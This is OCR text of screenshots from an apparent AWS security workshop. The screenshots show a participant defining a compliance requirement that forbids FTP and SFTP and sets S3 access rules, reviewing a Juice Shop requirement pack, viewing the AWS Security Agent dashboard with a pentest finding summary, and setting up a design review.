

GenAI Catalyst: AWS Security
catalog.us-east-1.prod.workshops.aws/event/dashboard/en-US/workshop/module-1-security-re...
Update
aws workshop studio
safayathmuhammed
Module 4: Security code review
Configure full repository code review
(Optional) Verify your Juice Shop repository
(Optional) Enable Code Review
AWS account access
Open AWS console (us-east-1)
Get AWS CLI credentials
Share feedback
Workshop catalog in AWS Builder Center
Content preferences
Language
English
Exit event
Security requirement name
Forbid FTP and SFTP file hosting from company applications
Description
Ensures that all company applications meet certain technical standards for serving file data to other internal users, and to customers.
Applicability
Applies to all company applications, including mobile apps (iOS and Android), web applications, API servers.
Compliance criteria
Any application that supports FTP or SFTP for file hosting is explicitly non-compliant. SFTP, while providing encryption in transit, does not meet compliance requirements due to its lack of built-in access governance, audit logging, and fine-grained authorization controls, making it insufficient for secure file hosting in a compliant environment. Any data hosted for public consumption must be accessed through purpose-built APIs, and all internal company documentation and business information must not be made available through a public API or web application. A compliant application uses dedicated APIs for hosting data exclusively, and internal applications may use pre-configured Amazon S3 buckets to share information with internal teams. Company-specific S3 standards follow for compliance. Cloud storage access is approved under the following conditions: allow access to shared S3 buckets for internal-facing applications and users, require least-privilege IAM roles/policies for all S3 access, prohibit use of IAM user access keys & enforce IAM roles with temporary credentials, S3 Block Public Access must be enabled for all S3 buckets and accounts, require any pre-signed URLs with expiration maximum 15 minutes for temporary sharing. Enforce server-side encryption (SSE-KMS) for all objects.
© 2008 - 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy policy
Terms of use
Cookie preferences



AWS Security Agent - Add sec
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/controls/packs/sr...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent
Security requirement packs
Juice Shop requirement pack
Add security requirement
Security requirement name
Add a name for this security requirement.
Forbid FTP and SFTP file hosting from company applications
58 of 80 characters.
Description
Add a brief description of what this security requirement checks.
Ensures that all company applications meet certain technical standards for serving file data to other internal users, and to customers.
135 of 500 characters.
Applicability
Describe the scenarios, system types, or conditions where this security requirement should be evaluated.
Applies to all company applications, including mobile apps (iOS and Android), web applications, API servers.
108 of 10,000 characters.
Compliance criteria
Define what constitutes compliance versus non-compliance for this security requirement.
require least-privilege IAM roles/policies for all S3 access, prohibit use of IAM user access keys & enforce IAM roles with temporary credentials, S3 Block Public Access must be enabled for all S3 buckets and accounts, require any pre-signed URLs with expiration maximum 15 minutes for temporary sharing. Enforce server-side encryption (SSE-KMS) for all objects.
1,306 of 10,000 characters.
Remediation guidance - optional
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent - Juice Sh
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/controls/packs/sr...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent > Security requirement packs > Juice Shop requirement pack
AWS Security Agent (now part of AWS Continuum)
Agent Spaces
Security requirements
Integrations
Target Domains
Settings
Feedback
Documentation
Details
Pack name
Juice Shop requirement pack
Status
Enabled
Description
-
Pack type
Custom
Date created
October 21, 2026 at 12:54 (UTC+05:30)
Date Modified
October 21, 2026 at 12:54 (UTC+05:30)
Requirements
2
Pack security requirements (2)
Delete
Edit
Add manually
New upload
Security requirements for this pack.
Security requirement name
Status
Description
forbid-ftp-and-sftp-file-hosting-from-company-applications
Enabled
Ensures that all company applications meet certain technical standards for serving file data to other internal users, and to customers.
json-web-token-jwt-authorization-best-practices
Enabled
Ensure that systems leveraging JWTs for authorization are implemented in a secure manner following industry best practices.
Details
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent - JuiceSh
AWS Security Agent
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/agents/as-faf940...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession
AWS Security Agent (now part of AWS Continuum)
Agent Spaces
JuiceShop-Builder...
Security requirements
Integrations
Target Domains
Settings
Feedback
Documentation
Launch web application
JuiceShop-BuilderSession Info
Pre-provisioned agent space
Actions
Launch web application
Penetration testing
Ready
Automatically discover, verify and remediate security vulnerabilities through on-demand penetration testing.
Start in web app
Design review Preview
Ready
Evaluate application designs against your security requirements and best practices.
View security requirements for your organization.
Start in web app
Threat model Preview
Ready
Model threats across your application architecture against your security requirements.
View security requirements for your organization.
Start in web app
Code review Preview
Needs setup
Run full repo scans in the web application, and optionally review pull requests automatically against common security vulnerabilities and your organization's custom security requirements.
Enable code review
Web app
Penetration test
Design review
Threat model
Code review
Tags
Access WebApp
Admin access
Access the web app without IAM Identity Center user assignment.
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent - JuiceShop-E
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Design reviews
Resources
Documentation
Send feedback
Continuous pentesting is now available in preview. Run an AWS Security Agent penetration test as a post-deployment gate in your CI/CD pipeline on GitHub Actions, GitLab CI/CD, Bitbucket Pipelines, or Azure Pipelines, and block promotion to the next stage when a finding is at or above a severity threshold that you set. For more information, see the AWS Security Agent documentation.
Home > JuiceShop-BuilderSession
Welcome to JuiceShop-BuilderSession
Penetration tests
Carry out on-demand automated penetration test against your application to identify security vulnerabilities.
Create penetration test
Threat models
Identify and prioritise threats in your application's architecture.
Create threat model
Design reviews
Upload your design documents and architecture diagrams to evaluate them against your organization's security requirements.
Create design review
Code reviews
Analyse your source code for security vulnerabilities with automated code reviews.
Create code review
Recent projects
Type
Name
Status
Findings
Created
Last run
Penetration test
JuiceShop-Builder-Session-Pentest
Completed
Critical: 4
High: 8
Medium: 8
Low: 0
1 day ago
1 day ago
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent - JuiceShop-E
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Reviews
Review designs against security requirements
Automatically assess your system designs against security standards before implementation. Catch architectural flaws early when changes are simple, not costly.
Create your first design review
Design reviews (0)
Clone design review
Delete
Find design reviews by name
Design review name
Controls
Review status
Date created
You don't have any design reviews
Choose Create design review to upload documents and evaluate them against your security requirements.
Create design review
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent - JuiceShop-E
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58a-47...
Update
AWS Security Agent (part of Continuum)
Administrator
Home
JuiceShop-BuilderSession
Reviews
Create design review
Create design review
Upload your design files to assess compliance with enabled security requirements.
Details
Design review name
Add a unique display name for this design review.
Juice Shop initial security review
Maximum 80 characters.
Files to review
A maximum of 5 files, up to 4MB combined, may be uploaded per design review.
Drag and drop files here (DOC, DOCX, JPEG, MD, PDF, PNG and TXT).
Choose files
Cancel
Start design review
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent - JuiceShop-E
AWS Security Agent
app-893f2a25-a727-45ec-af96-eefe8dc045b4.securityagent.global.app.aws/as-faf940f0-f58...
Update
AWS Security Agent (part of Continuum)
Administrator
Create design review
Upload your design files to assess compliance with enabled security requirements.
Details
Design review name
Add a unique display name for this design review.
Juice Shop initial security review
Maximum 80 characters.
Files to review
A maximum of 5 files, up to 4MB combined, may be uploaded per design review.
Drag and drop files here (DOC, DOCX, JPEG, MD, PDF, PNG and TXT).
Choose files
sec353_juice_shop_design
341.20 KB
2026-10-21T13:07:06
Cancel
Start design review
AWS Security Agent (part of Continuum)
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback

